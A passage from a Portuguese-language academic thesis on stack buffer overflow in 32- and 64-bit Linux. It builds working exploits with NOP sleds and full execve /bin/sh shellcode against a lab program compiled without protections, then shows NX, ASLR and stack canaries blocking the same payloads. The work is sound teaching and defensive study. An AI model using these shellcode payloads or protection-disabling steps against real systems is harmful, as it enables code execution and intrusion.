Conforme visto no capítulo anterior, a estrutura que o atacante injetará para explorar a vulnerabilidade é uma sequência de instruções *nop*, de código hexadecimal '\x90', o shellcode e o endereço de retorno repetidamente até que essa estrutura chegue a 116 bytes para reescrever o endereço de retorno.

O shellcode foi retirado do site http://www.exploit-db.com/shellcode/ e contém 46 bytes. Antes de calcular quantas vezes será preciso repetir o endereço de retorno, é preciso criar a sequência de 'NOP Sled'. A soma do número de instruções *nop* com o tamanho do shellcode é crucial para a execução do ataque. Ela necessita ser múltiplo de 4, pois o endereço em sistemas de 32 bits possui 4 bytes. Caso contrário, o endereço será sobrescrito de forma incorreta, escrevendo alguns bytes num endereço e o resto dos bytes em outro.

Por este motivo, foi escolhido uma sequência de 42 instruções no NOP Sled. Com isso, temos 88 bytes(42 + 46), que é multiplo de 4. Agora faltam apenas 28 bytes (116 – 88), o que indica que o endereço de retorno será repetido 7 vezes (28 / 4). O endereço de retorno já foi obtido no passo anterior – é `0xbfffeffc` - porém devido à arquitetura *litle endian*, necessita ser escrito dos bytes menos significativos para os mais significartivos. Dessa forma obtemos:

```
    osboxes@tcc-32bits:~$   ./vuln_32   $(python   -c   'print
"\x90"*42"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b
\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x
08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f
\x73\x68" + "\xfc\xef\xff\xbf"*7')
    O endereco do buffer eh: 0xbfffeffc
    $ whoami
    osboxes
    $ exit
    osboxes@tcc-32bits:~$
```

É observado que o ataque funcionou, o programa não retornou para a main, porém mostrou o caractere '$' indicando a shell. Foi executado o comando `whoami` para demonstrar funcionalmente que obtemos a shell. Após saír da shell, o programa encerra sem erros e retorna para a shell original.

4.2 Execução em 64 bits

A principal diferença entre sistemas de 32 e 64 bits é o tamanho do endereço. Embora em sistemas de 64 bits o endereço possui 64 bits, os bits de índice 48 a 64 não são manipuláveis e possuem valor 0, ou seja, o espaço de endereçamento do usuário é de 48 bits (Andi Kleen). Além disso, para chamadas de sistemas foi introduzida uma nova instrução chamada *syscall*. Outra diferença, em Linux, é que os números das chamadas de sistema (syscall) mudam de 32 para 64 bits. Como exemplo, o número da chamada 'sys_execve' trocou de 11 para 59 respectivamente em 32 e em 64 bits. Não é o foco do trabalho descrever como se escreve um shellcode para 64 bits, mas é importante saber que a chamada 'sys_execve' é utilizada no shellcode para executar a shell. Esse fato muda o desenvolvimento do shellcode, que precisa ser específico para sistemas de 64 bits.

No Ubuntu Vivid 15.04 de 64 bits e gcc de versão 4.9.2 o programa pode ser compilado de forma similar ao comando para gerar o programa de 32 bits com a seguinte linha de comando:

gcc -fno-stack-protector -z execstack -o vuln_64 programa_vulneravel.c

E para desabilitar a proteção ASLR o comando é exatamente igual ao já apresentado na execução de 32 bits. O programa é executado da mesma maneira que o sistema de 32 bits, seguindo o mesmo raciocínio para compreender o ataque.

Na primeira execução o programa será analisado com o *debugger* para compreender melhor a estrutura do programa em 64 bits.

```
    osboxes@tcc-64bits:~$   ./vuln_64   $(python   -c   'print
"A"*100')
    O endereco do buffer eh: 0x7fffffffde20
    Copiado com sucesso, string:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAA

Para análise será utilizado o GDB – GNU Debugger – já instalado no sistema Ubuntu.

```
osboxes@tcc-64bits:~$ gdb vuln_64
(gdb) layout asm
0x400586 <main>        push   %rbp
0x400587 <main+1>      mov    %rsp,%rbp
0x40058a <main+4>      sub    $0x10,%rsp
0x40058e <main+8>      mov    %edi,-0x4(%rbp)
0x400591 <main+11>     mov    %rsi,-0x10(%rbp)
0x400595 <main+15>     mov    -0x10(%rbp),%rax
0x400599 <main+19>     add    $0x8,%rax
0x40059d <main+23>     mov    (%rax),%rax
0x4005a0 <main+26>     mov    %rax,%rdi
0x4005a3 <main+29>     mov    $0x0,%eax
0x4005a8 <main+34>     callq  0x4005d1 <funcao_vulneravel>
0x4005ad <main+39>     mov    -0x10(%rbp),%rax
0x4005b1 <main+43>             add    $0x8,%rax
0x4005b5 <main+47>             mov    (%rax),%rax
0x4005b8 <main+50>             mov    %rax,%rsi
0x4005bb <main+53>             mov    $0x400698,%edi
0x4005c0 <main+58>             mov    $0x0,%eax
0x4005c5 <main+63>             callq  0x400460 <printf@plt>
0x4005ca <main+68>             mov    $0x0,%eax
0x4005cf <main+73>             leaveq
0x4005d0 <main+74>             retq


0x4005d1 <funcao_vulneravel>    push   %rbp
0x4005d2 <funcao_vulneravel+1>  mov    %rsp,%rbp
0x4005d5 <funcao_vulneravel+4>  add    $0xffffffffffffff80,%rsp
0x4005d9 <funcao_vulneravel+8>  mov    %rdi,-0x78(%rbp)
0x4005dd <funcao_vulneravel+12> lea    -0x70(%rbp),%rax
0x4005e1 <funcao_vulneravel+16> mov    %rax,%rsi
0x4005e4 <funcao_vulneravel+19> mov    $0x4006b9,%edi
0x4005e9 <funcao_vulneravel+24> mov    $0x0,%eax
0x4005ee <funcao_vulneravel+29> callq  0x400460 <printf@plt>
0x4005f3 <funcao_vulneravel+34> mov    -0x78(%rbp),%rdx
0x4005f7 <funcao_vulneravel+38> lea    -0x70(%rbp),%rax
0x4005fb <funcao_vulneravel+42> mov    %rdx,%rsi
0x4005fe <funcao_vulneravel+45> mov    %rax,%rdi
0x400601 <funcao_vulneravel+48> callq  0x400450 <strcpy@plt>
0x400606 <funcao_vulneravel+53> nop
0x400607 <funcao_vulneravel+54> leaveq
0x400608 <funcao_vulneravel+55> retq
```

É importante observar dois endereços na sequência de instruções: o primeiro é *0x4005ad* que é o endereço para qual a função 'funcao_vulneravel' deve retornar, o segundo é 0x400606 que será utilizado para setar um breakpoint e analisar o programa em execução após ser efetuada a cópia de valores para o buffer.

Nos próximos passos será colocado breakpoint após a execução da função 'strcpy' e execução do programa para análise.

```
(gdb) break *0x400606
(gdb) run $(python -c 'print "A"*100')
Starting program: /home/osboxes/vuln_64 $(python -c 'print
"A" * 100')
O endereco do buffer é: 0x7fffffffdde0
Breakpoint 1, 0x0000000000400606 in funcao_vulneravel ()
(gdb) x/40xw $rsp

0x7fffffffddd0: 0xf7a1f1f8 0x00007fff 0xffffe2cd 0x00007fff
0x7fffffffdde0: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffddf0: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde00: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde10: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde20: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde30: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde40: 0x41414141 0x00000000 0x00000000 0x00000000
0x7fffffffde50: 0xffffde70 0x00007fff 0x004005ad 0x00000000
0x7fffffffde60: 0xffffdf58 0x00007fff 0x00000000 0x00000002
```

É observado que o endereço do buffer mudou, ao executar sem debugger era `0x7fffffffde20` e agora é `0x7fffffffdde0` isso ocorre devido a variáveis e informações extras que o debugger utiliza ao executar. Além disso, foi observado que temos 12 bytes entre o fim do buffer e o endereço de base salvo, de `0x7fffffffde45` a `0x7fffffffde4f`. Programas compilados para 64 bits com gcc em sistemas Linux seguem a convenção de chamada 'System V AMD64 ABI'. Para essa convenção os 6 primeiros parâmetro inteiros ou ponteiros são passados por registradores na seguinte ordem: `rdi`, `rsi`, `rdx`, `rcx`, `r8` e `r9`. A partir do sétimo parâmetro eles são inseridos na pilha. Também é definida uma área de memória de 128 bytes abaixo da área de memória apontada por `rsp`, que é reservada e chamada de *red zone*. Entretanto, se durante a compilação for verificado que uma função não chama outras funções (chamada de *leaf function*) ela pode utilizar essa área de memória para o seu stack frame, sem ajuste do stack pointer com prólogo e epílogo (AMD ABI Draft, 2013). E é isso que acontece nesse caso, ao mostrar a pilha são apresentados 128 bytes até a memória apontada por `rsp`. Então entre o início do buffer e o início do endereço de retorno temos 20 bytes: 100 do buffer, 12 de alinhamento e 8 do endereço de base da main. O resultado da execução de escrita de 120 bytes no buffer segue abaixo:

```
osboxes@tcc-64-bit:~$ ./vuln_64 $(python -c 'print
"A"*120')
O endereco do buffer eh: 0x7fffffffde10
Illegal Instruction (core dumped)
```

O programa encerrou com a mensagem de instrução ilegal, isso ocorreu pois ao escrever 120 bytes até o ínicio do buffer, foi escrito 121 bytes pois strings possuem o caractere de terminação '/0'. Com isso foi alterado o byte menos significativo do endereço de retorno – de `0xad` para `0x00` - o programa tentou executar alguma instrução numa área de memória fora do espaço de endereços de instruções do programa e falhou ao executar. A execução através do debugger a seguir mostra esse acontecimento, o endereço de retorno sobrescrito está no endereço `0x7fffffffde48`.

```
osboxes@tcc-64bits:~$ gdb vuln_64
(gdb) break *0x400606
(gdb) run $(python -c 'print "A"*120')
Starting program: /home/osboxes/vuln_64 $(python -c 'print
"A" * 120')
O endereco do buffer é: 0x7fffffffddd0
Breakpoint 1, 0x0000000000400606 in funcao_vulneravel ()
(gdb) x/40xw $rsp

0x7fffffffddc0: 0xf7a1f1f8 0x00007fff 0xffffe2b9 0x00007fff
0x7fffffffddd0: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffdde0: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffddf0: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde00: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde10: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde20: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde30: 0x41414141 0x41414141 0x41414141 0x41414141
0x7fffffffde40: 0x41414141 0x41414141 0x00400500 0x00000000
0x7fffffffde50: 0xffffdf48 0x00007fff 0x00000000 0x00000002
```

Executando o programa com o tamanho do parâmetro de128 bytes é obtido o endereço do buffer para a execução do ataque, a execução abaixo mostra que o endereço do buffer é `0x00007fffffffde00.`

```
osboxes@tcc-64-bit:~$   ./vuln_64   $(python   -c   'print
"A"*128')
O endereco do buffer eh: 0x7fffffffde00
Segmentation fault (core dumped)
```

O byte menos significativo e os dois bytes mais significativos do endereço do buffer causam um problema, pois o byte nulo não pode ser escrito e é tratado como nenhuma operação no terminal Linux, ou seja, em qualquer string que contiver o byte nulo ele será ignorado. Por exemplo, se no final do parâmetro passado para a função, concatenarmos a string “`\x00\xde\xff\xff\xff\x7f\x00\x00`” será considerado somente “`\xde\xff\xff\xff\x7f`”. Por isso, na exploração da vulnerabilidade será retornado para o byte seguinte (`0x7fffffffde01`), o segundo byte da sequência de instruções *nop*. Para corrigir o problema dos dois bytes mais significativos, que não devem ser alterados pois não fazem parte do espaço de endereçamento do usuário, serão escritos repetidamente os seis bytes menos significativos até que os seis bytes menos significativos do endereço de retorno sejam sobrescritos. A partir disso, temos que a diferença entre o total de bytes do inicio do buffer até o final e a soma do conjunto de instruções *nop* mais o shellcode seja um número que ao ser dividido por 6 tenha resto 2, para não escrever nos dois bytes mais significativos. O

shellcode contém 29 bytes se colocarmos 67 instruções *nop* têm de sobra 32 bytes (128 – 29 – 67) que é ao dividir por 6 bytes gera quociente de 5 e resto de 2 bytes. Ou seja, o endereço do buffer ajustado será repetido 5 vezes.

A execução do sistema com base nesses cálculos e com o ajuste do endereço de retorno, evitando a escrita de byte nulo gera a shell para o atacante.

```
     osboxes@tcc-64bits:~$ ./vuln_64 $(python -c 'print "\x90"*
67+"\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x
2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05”   +
"\x01\xde\xff\xdf\xff\x7f"*5')
     O endereco do buffer eh: 0x7fffffffde00
     $ whoami
     osboxes
     $ exit
     osboxes@tcc-64bits:~$
```

5 PROTEÇÕES

Como proteção contra a vulnerabilidade de Buffer Overflow foram desenvolvidas soluções em diferentes níveis. Esses mecanismos não evitam que o transbordamento do buffer ocorra porém dificultam que a vulnerabilidade seja explorada. Neste capítulo serão abordadas as proteções existentes e as diferenças em sistemas de 32 ou 64 bits.

5.1 Bit NX

Esse mecanismo de proteção é implementado em nível de hardware com suporte do sistema operacional, áreas de memórias são marcadas permitindo ou não a execução. Utiliza a lógica de W XOR X, ou seja, a página pode ser executável ou ter permissão para escrita, mas não as duas. Dessa forma páginas de código são somente executáveis, não permitindo ao atacante modificar o código, e as páginas de heaps e de pilha somente são de escrita, não permitindo a execução. Conforme (Hagen Fristch, 2009) existem dois problemas em relação a essa proteção. Primeiro em questão de retro compatibilidade, diversos sistemas existentes permitem a modificação de seu próprio código, isso pode ser revertido modificando as definições das páginas, porém o sistema fica vulnerável. Segundo em questão de suporte de hardware visto que processadores IA-32 fabricados antes de 2004 não incluem esse mecanismo de proteção.

Entretanto foi desenvolvida uma técnica de passar por essa proteção, tendo em vista que as bibliotecas são mapeadas no espaço de endereçamento do processo e uma vez que o programa é compilado o endereço é estático(sem considerar ASLR), o atacante pode utilizar as funções dessa biblioteca para montar seu ataque. Nesse contexto que surgiu o ataque conhecido por *return into libc* ou *return2libc(return to libc).* Nesse ataque o hacker utiliza a função *system(3)* presente na biblioteca da linguagem C para executar uma shell. Variações desse ataque foram desenvolvidas chamada de *advanced return to libc.*

A maioria dos processadores modernos possui tecnologia *NX bit* e os sistemas operacionais também. No compilador gcc essa proteção é desabilitada com a opção *-z-execstack* no comando de compilação, habilitando a pilha a ser executável. Em termos de comparação entre as duas arquiteturas não existe diferença dessa proteção em sistemas de 32 ou 64 bits.

5.2 ASLR

Adress Space Layout Randomizagtion (ALSR) é um mecanismo de proteção implementado em nível de sistema operacional que randomiza os endereços de execução do código de forma a evitar que o atacante obtenha os endereços aproximados. Existem diversas implementações desse mecanismo, mas os fatores que contribuem para proteger o programa são a quantidade de bits que podem ser randomizados e quais áreas de memória serão randomizadas e se alguma área de memória for estática o atacante pode ser beneficiar disso.

Devido a esse fato, algumas falhas nas implementações dão acesso a novos tipos de ataques, como por exemplo o *offset2lib* descrito em (Ripoll Ismael, Marco-Gisbert Hector, 2014), que explora uma falha na mecânica da randomização de endereços de bibliotecas e o endereço do aplicativo em sistemas Linux. Nesse ataque, a distância em bytes entre a posição do aplicativo(PIE) e a posição onde as bibliotecas são mapeadas é sempre a mesma, permitindo exploração do atacante.

Existem outras formas de derrotar a proteção imposta pelo ASLR. Como apresentado em (Hagen Fritsch, 2009) em sistemas de 32 bits é viável a aplicação de força bruta para descobrir endereços da aplicação, com a utilização da função *fork(2)* que criará outro processo mas não irá alterar a randomização. Outras técnicas apresentadas no artigo mencionado são *spraying*, vazamento de informações e controle do ambiente. *Spraying* é a técnica do atacante inserir grande quantidade de dados no espaço de endereçamento do processo, inserindo grandes quantidades da estrutura NOP Sled + shellcode aumenta as chances de, ao manipular o endereço de retorno, retornar para uma área onde foram inseridos os dados do atacante. É muito utilizado em vulnerabilidades web Javascript para adicionar grandes quantidades de dados no espaço de endereçamento do processo. Vazamento de informações é um tipo vulnerabilidade na qual ao *hacker* obtém informações da aplicação úteis para construir um ataque. No contexto de *buffer overflow*, informações sobre algum endereço da aplicação podem dar a oportunidade do descobrimento de endereços críticos para o ataque. Em controle de ambiente Fritsch apresenta que a randomização em linux depende somente de tempo e id do processo. Se o atacante construir um *exploit* que executa a aplicação alvo utilizando *execve*(2) imediatamente após iniciar, o *exploit* possivelmente conterá a mesma randomização que a aplicação alvo. Isso por que *execve(2)* não altera o id do processo e tempo entre a inicialização do *exploit* (pai) e a aplicação alvo (filho) possivelmente estará dentro do mesmo *frame* de randomização.

Tendo em vista a questão de bits, aqui há uma mudança significativa entre sistemas de 32 e 64 bits. Em (Dirk Gordon) apresenta que em sistemas linux 32 bits apenas 16 bits são randomizados e no Windows Vista apenas 6 bits são randomizados, enquanto em sistemas de 64 bits, no mínimo 40 bits são randomizados (no caso desse trabalho, 48 bits). Como o crescimento de possibilidades de endereços é exponencial em relação ao número de bits randomizados, existe um aumento de segurança da implementação de 64 bits em relação à de 32 bits. No Ubuntu a configuração de ASLR se dá por um número inteiro no arquivo de caminho *proc/sys/kernel/randomize_va_space*. Escrever o número 0 no arquivo desabilita a proteção, deixando áreas de memórias com endereços fixos. As configurações de proteção de números 1 e 2 são similares, as áreas de heap, pilha, bibliotecas compartilhadas, mmap e VSDO são randomizadas, a diferença é que a configuração de valor 2 inclui randomização das áreas de memórias gerenciadas pela instrução *brk()*.

5.3 Canários

Esse mecanismo de proteção adiciona um valor inteiro na pilha entre as variáveis locais, o *frame pointer* e o endereço de retorno, após a execução da função o valor é comparado com um valor de referência (às vezes chamado de *master*) e se não forem iguais o programa é encerrado. Uma primeira implementação dessa técnica inseria um canário somente protegendo o endereço de retorno, deixando o *frame pointer* desprotegido e vulnerável a um ataque. Implementações modernas incluem proteção também do f*rame pointer* salvo na pilha, deixando o programa melhor protegido.

O valor do canário depende da implementação, podendo ser canários nulos, canários randômicos e canários originados de valores randômicos com a operação de ou exclusivo com dados de controle. Canários nulos possuem valor de byte nulo para proteger o enedereço de retorno e o *frame pointer*. Essa implementação aborda o fato de que é difícil para o *hacker* inserir o byte nulo e concretizar o ataque, pois ao inserir o byte nulo, as funções vulneráveis que realizam operações de leitura e cópia de string (*strcpy*, *gets*) só irão processar dados até o byte nulo que caracteriza o caractere terminador. Canários de valores randômicos geram valores randômicos para o canário, devido à dificuldade do atacante descobrir o valor durante a execução do programa. Esse valor geralmente é gerado na inicialização do programa e é armazenado em uma variável global para comparação com o canário salvo na pilha. O *hacker* pode descobrir esse valor se ele obter controle de leitura de dados colocados na pilha. O terceiro tipo de canário é parecido com canário de valor randomizado, porém é realizada uma

operação com outro elemento do programa. Assim para o atacante conseguir efetuar o ataque, terá de descobrir mais de um elemento do sistema, não apenas o canário.

(Hagen Fritsch, 2009) mostra algumas possíveis técnicas para passar pela proteção imposta pelos canários. Uma das técnicas reside no fato que as variáveis locais não são protegidas por canários, dessa forma o atacante pode gerenciar o conteúdo a ser escrito de maneira à ter controle das variáveis locais. Para esse tipo de técnica foi desenvolvido uma técnica do compilador gcc chamada ProPolice, que organiza a ordem das variáveis locais de forma que arrays fiquem em último lugar. Assim não é possível alterar valores das variáveis locais. Outra técnica apresentada é a adivinhação dos canários, no qual o espaço de busca de valores pode ser reduzido de 2^23 a 1024 possibilidades. Fritsch também aborda vulnerabilidades de e vazamento de informações e que algumas implementações de canários não protegem todo o tipo de buffer, por exemplo, protegendo somente funções que contenham buffer de caracteres ou buffer de tamanhos maiores que 4.

Canários são implementados em nível de compilador e os compiladores atuais para a linguagem C implementam essa proteção. No compilador gcc canários são desabilitados com a opção *-fno-stack-protector* no comando de compilação. Não há mudanças significativas entre as arquiteturas de 32 e de 64 bits.

5.4 Execuções do ataque contra as proteções

Para cada arquitetura e cada proteção isolada será reativada e executado o ataque que obteve sucesso no capítulo anterior, adicionalmente também para cada arquitetura serão ativadas todas as proteções e verificado o comportamento do sistema.

5.4.1 Execução em 32 bits

5.4.1.1 Bit NX

Habilitando a proteção de páginas não executáveis o programa foi compilado e gerado um executável de nome vul_32_nx. Executando o ataque contra o programa protegido pela proteção foi obtido o seguinte resultado:

```
gcc -fno-stack-protector -o vuln_32_nx program_vuln.c
osboxes@tcc-32bits:~$ ./vuln_32_nx $(python -c 'print
"\x90"*42+"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5
```

```
b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\
x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2
f\x73\x68" + "\xfc\xef\xff\xbf"*7')
     O endereco do buffer eh: 0xbfffefe8
     Segmentation fault (core dumped)
```

O ataque não funcionou. Ao detectar que o fluxo do programa retornou para a pilha, que é uma área de memória onde não é permitida a execução, é emitido um sinal que informa ao sistema operacional para encerrar o programa.

5.4.1.2 ASLR

Escrevendo o caractere '2' no arquivo de configuração da ASLR, necessária permissão de *root*, e executando o ataque o seguinte resultado é obtido:

```
     osboxes@tcc-32bits:~$ echo 2 | sudo tee  proc/sys/kernel/
randomize_va_space
     osboxes@tcc-32bits:~$   ./vuln_32   $(python   -c   'print
"\x90"*42+"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5
b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\
x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2
f\x73\x68" + "\xfc\xef\xff\xbf"*7')
     O endereco do buffer eh: 0xbf8ca92c
     Segmentation fault (core dumped)
```

Não foi necessário compilar o programa novamente, pois essa proteção é implementada somente em nível de sistema operacional. É verificado que o endereço do *buffer* mudou, isso ocorreu por que a área de pilha teve endereço randômico diferente do endereço estático que foi obtido no capítulo anterior. Ao transferir o ponteiro de instrução para a área de memória obtida no capítulo anterior o programa encerra pois essa área de memória possivelmente não faz parte dessa execução do programa e possui conteúdo indefinido.

O programa foi executado 10 vezes em sequência e a seguir é apresentada a lista de endereços do *buffer* gerados em todos os casos:

```
0xbf80525c
0xbf9d08fc
```

```
0xbfa69b7c
0xbf97415c
0xbfe304dc
0xbfb5567c
0xbfea751c
0xbff6311c
0xbfa16b2c
0xbf922f2c
```

Em nenhum dos casos o endereço do *buffer* na pilha foi compatível com o endereço que foi escrito no *exploit*. O caso mais próximo foi o endereço `0xbff6311c,` que ainda assim é longe do endereço `0xbfffeffc,` verificando que 10 execuções são poucas para obter um endereço de retorno compatível. Esse mecanismo de proteção não impossibilita que o ataque ocorra, visto que o endereço da pilha pode ser randomizado para o endereço estático obtido anteriormente. Porém devido a randomização, a probabilidade de o ataque ser bem-sucedido é baixa.

5.4.1.3 Canários

Compilando o programa com a proteção de canários habilitadas foi gerado um executável de nome vuln_32_sp e ao tentar executar o ataque é obtido:

```
gcc -z execstack -o vuln_32_sp program_vuln.c
osboxes@tcc-32bits:~$ ./vuln_32_sp $(python -c 'print
"\x90"*42+"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5
b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\
x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2
f\x73\x68" + "\xfc\xef\xff\xbf"*7')
O endereco do buffer eh: 0xbfffefe8
*** stack smashing detected ***: ./vuln_32_sp terminated
Aborted (core dumped)
```

É apresentada a mensagem que de que os canários foram sobrescritos e o programa será encerrado. A seguir é mostrado através do debugger qual é o código que o compilador insere no programa para verificar a integridade dos canários.

```
gdb vuln_32_sp
layout asm
...
0x8048533<funcao_vulneravel+75>       xor    %gs:0x14,%eax
0x804853a<funcao_vulneravel+82>        je     0x8048541
< funcao_vulneravel
0x804853c<funcao_vulneravel+84>       call   0x8048360
< __stack_chk_fail@
0x8048541 <funcao_vulneravel+89>      leave
0x8048542 <funcao_vulneravel+90>      ret
...
```

Por questão de simplicidade somente foi mostrado o código que foi inserido na função vulnerável. No endereço `0x804853a` é realizada a comparação do canário. Caso seja igual ao valor armazenado é executado o retorno normalmente, caso contrário é chamada a função de encerramento do programa *stack_chk_fail*. Continuando com o *debugger* do programa é verificado o valor do canário na pilha.

```
break * 0x804853a
run $(python -c 'print "A"*100')
Breakpoint 1 at 0x804853a
(gdb) run $(python -c 'print "A"*100')
Starting  program:  /home/osboxes/vuln_32_sp  $(python  -c
'print "A"*100')
O endereco do buffer eh: 0xbfffefd8
Breakpoint 1, 0x0804853a in funcao_vulneravel ()
(gdb)x/40xw $esp
0xbfffefc0:  0xbffff028  0xb7fffa94  0x00000001  0xbffff2ec
0xbfffefd0:  0x00000001  0x00000000  0x41414141  0x41414141
0xbfffefe0:  0x41414141  0x41414141  0x41414141  0x41414141
0xbfffeff0:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff000:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff010:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff020:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff030:  0x41414141  0x41414141  0x41414141  0xc0c37a00
0xbffff040:  0x00000002  0x00008000  0xbffff068  0x080484bd
0xbffff050:  0xbffff2ec  0xbffff114  0xbffff120  0x08048573
```

O canário protege o *frame pointer* e o endereço de retorno e possui valor de `0xc0c37a00`. Para essa implementação o valor do canário é gerado randomicamente a cada execução do programa.

5.4.1.4 Bit NX, ASLR e Canários

Habilitando todas as proteções e executando o ataque a seguir, é possível perceber que a proteção que primeiramente impede o ataque é o canário.

```
osboxes@tcc-32bits:~$ gcc -o vuln_32_protegido program_vuln.c

osboxes@tcc-32bits:~$ ./vuln_32_protegido $(python -c 'print"\x90"*42+"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" + "\xfc\xef\xff\xbf"*7')
O endereco do buffer eh: 0xbfc17008
*** stack smashing detected ***: ./vuln_32_protegido terminated
Aborted (core dumped)
```

Isso ocorre por que a verificação dos canários é realizada antes do acesso inválido detectado pelo ASLR e da detecção de tentativa de execução de páginas não executáveis. Como verificado o compilador insere código no programa que faz a validação antes do final da função.

5.4.2 Execução em 64 bits

5.4.2.1 Bit NX

Como pode ser verificado abaixo, não houve diferença da execução, exceto pelo endereço de memória, em sistemas de 64 bits.

```
osboxes@tcc-64-bit:~$ gcc -fno-stack-protector -o vuln_64_nx programa_vulneravel.c

osboxes@tcc-64-bit:~$ ./vuln_64_nx $(python -c 'print "\x90"*67+"\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05"+"\x01\xde\xff\xff\xff\x7f"*5')
O endereco do buffer eh: 0x7fffffffde00
Segmentation fault (core dumped)
```

O mecanismo de proteção detectou tentativa de execução em área de escrita e encerrou o programa, assim como na arquitetura de 32 bits.

5.4.2.2 ASLR

Com o mecanismo de ASLR o programa também foi executado 10 vezes e em nenhum dos casos o endereço foi compatível com o endereço injetado pelo atacante, também não foram repetidos endereços. A seguir uma única execução do programa para demonstração do comportamento:

```
    osboxes@tcc-64-bit:~$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space

    osboxes@tcc-64-bit:~$ ./vuln_64 $(python -c 'print "\x90"*67+"\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05" + "\x01\xde\xff\xff\xff\x7f"*5')
    O endereco do buffer eh: 0x7ffe5d673b00
    Segmentation fault (core dumped)
```

5.4.2.3 Canários

A proteção de canários também teve comportamento igual ao observado na arquitetura de 32 bits, protegendo o programa através de uma rotina de verificação de integridade do canário.

```
    osboxes@tcc-64-bit:~$ gcc -z execstack -o vuln_64_sp programa_vulneravel.c

    osboxes@tcc-64-bit:~$ ./vuln_64_sp $(python -c 'print "\x90"*67+"\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05"+"\x01\xde\xff\xff\xff\x7f"*5')
    O endereco do buffer eh: 0x7fffffffde00
    *** stack smashing detected ***: ./vuln_64_sp terminated
    Aborted (core dumped)
```

5.4.2.4 Bit NX, ASLR e Canários

Por fim, a compilação e execução do programa com as 3 proteções habilitadas em 64 bits também protegeu o sistema do ataque.O primeiro mecanismo a detectar o ataque e encerrar o programa também foi o canário.

```
    osboxes@tcc-64-bit:~$ ./vuln_64_protegido $(python -c 'print"\x90"*67+"\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05"+ "\x01\xde\xff\xff\xff\x7f"*5') O endereco do buffer eh: 0x7ffeb3c65b10 *** stack smashing detected ***: ./vuln_64_protegido terminated Aborted (core dumped)
```

5.5 Programação Segura

A última medida de proteção é a prática de escrever código seguro. Também chamado de programação orientada à segurança, visa evitar que o sistema seja vulnerável no momento da programação, com escolha de bibliotecas, funções seguras e validação dos dados de entrada e de saída. Estudos mostram que é mais caro corrigir um bug ou falha relacionada a

segurança depois que o sistema já foi desenvolvido do que investir em programação segura e evitar que o problema ocorra (OWASP, 2009). No guia de programação segura disponibilizado pela OWASP (OWASP,2012) na seção de validação de dados de entrada, uma das práticas de programação segura é verificar o tamanho dos dados de entrada. Essa prática, além de outras que também podem e devem ser aplicadas no processo de desenvolvimento de software, eliminariam a vulnerabilidade de *Buffer Overflow*. Se no ínicio da função vulnerável do programa apresentado, antes de realizar a cópia de strings, fosse verificado que o dado inserido é maior que o tamanho do *buffer* e corrigisse esse fato, o ataque não obteria sucesso.

Programação orientada à segurança não é uma prática muito adotada pelos programadores. Existem diversas ferramentas que fazem análise de código fonte e geram um relatório de possíveis vulnerabilidades para diferentes linguagens de programação. Para a linguagem C existe a ferramenta *flawfinder*, que realiza essa análise e inclui verificação de possível *buffer overflow* no programa. Instalando a ferramenta, para realizar a verificação basta digitar a seguinte linha de comando:

```
